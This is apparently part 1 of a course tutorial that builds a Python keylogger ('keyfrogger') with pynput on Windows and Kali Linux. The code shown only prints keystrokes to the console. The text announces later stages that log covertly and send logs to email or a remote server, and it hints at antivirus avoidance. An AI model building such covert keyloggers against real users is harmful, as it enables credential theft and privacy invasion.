Part 1: Python KeyFrogger

Contents

Time required: 30 minutes

NOTE: Please program this series of tutorials in Windows and Linux.

NOTE: pynput is supported in the latest version of Kali Linux. You must update Kali.

```
sudo apt update

# You may need to run this a couple of times until there are no more updates

sudo apt dist_upgrade -y
```

NOTE: Naming a program keylogger is a good way to get an anti-virus program interested.

A keyfrogger (keylogger) is a program that can record keystrokes, mouse movements and screenshots. They can store logs locally, send them to email, or to a remote server. A well written keylogger program can do all that without the user knowing.


KeyFrogger 1 in Windows

Over the next several assignments, we are going to build a keylogger in Python using the **pynput** library. The keylogger program will work in Windows and Linux. We will start with Windows.

1. Go to a command prompt to install **pynput**

```
# Windows
pip install pynput
# Linux
sudo apt install python3-pynput
```


2. Create a new Python program named: **frog_1.py**



```
#!/usr/bin/env python3
"""
    Name: frog_1.py
    Author:
    Created:
    Purpose: Capture keystrokes using pynput library
    https://pypi.org/project/pynput/
"""
# Windows: pip install pynput
# Linux: sudo apt install python3-pynput
from pynput import keyboard
```

The first line is called a **shebang**. If you have more than one version of Python, Linux uses this line to locate the first installation of python3 in its environment. This line has no effect in Windows.


Import the **keyboard** module from the **pynput** library. This module allows Python to capture local keystrokes.



```
class TheFrog():
    def __init__(self):
        # Create a keyboard listener object
        # which will listen for a keyboard on_press event
        # When a key is pressed,
        # the process_key_press function is called
        keyboard_listener = keyboard.Listener(
            on_press=self.process_key_press
        )

        # 'with' closes the keyboard_listener object
        # when the program closes
        with keyboard_listener:
            # Start keyboard listener object thread
            keyboard_listener.join()
```

The class init function sets up a pynput **keyboard.listener** object. This object waits until a key is pressed. When the key is pressed, that key is passed as an argument to the **process_key_press()** function.

The **with** keyboard listener statement starts the keyboard listener. When the program is closed, the keyboard listener is closed.




```python
# -------------------- PROCESS KEY PRESS --------------------------------- #
    def process_key_press(self, key):
        """Callback function whenever a key is pressed"""
        # Print the key to the console
        print(key)

        # Press the Esc key to exit the program
        if key == keyboard.Key.esc:
            print("Exiting Key Logger")
            return False


the_frog = TheFrog()
```

The **process_key_press()** function takes in the current key press as a parameter and prints it to the console. If the Esc key is pressed, the program exits.

Run the program in both operating systems. You can type anywhere on your computer. Each keystroke will be logged.

1. Example run in Windows (Click outside of the program console). Type in some keystrokes:



```
'k'
'e'
'y'
'l'
'o'
'g'
'g'
'e'
'r'
```


Linux

Create a Code directory to store your Python files.

Run the program at the terminal prompt.

python3 frog_1.py

Example run in Linux:



```
┌──(Code)─(user㉿kalibill)-[~/Code]
└─$ python3 key_logger_1.py
'k'
'e'
'y'
'l'
'o'
'g'
'g'
'e'
'r'
Key.esc
Exiting Key Logger
```

Assignment Submission

1. Attach all program files.
2. Attach a screenshot from Windows and Linux of your results.
3. Submit the assignment in BlackBoard.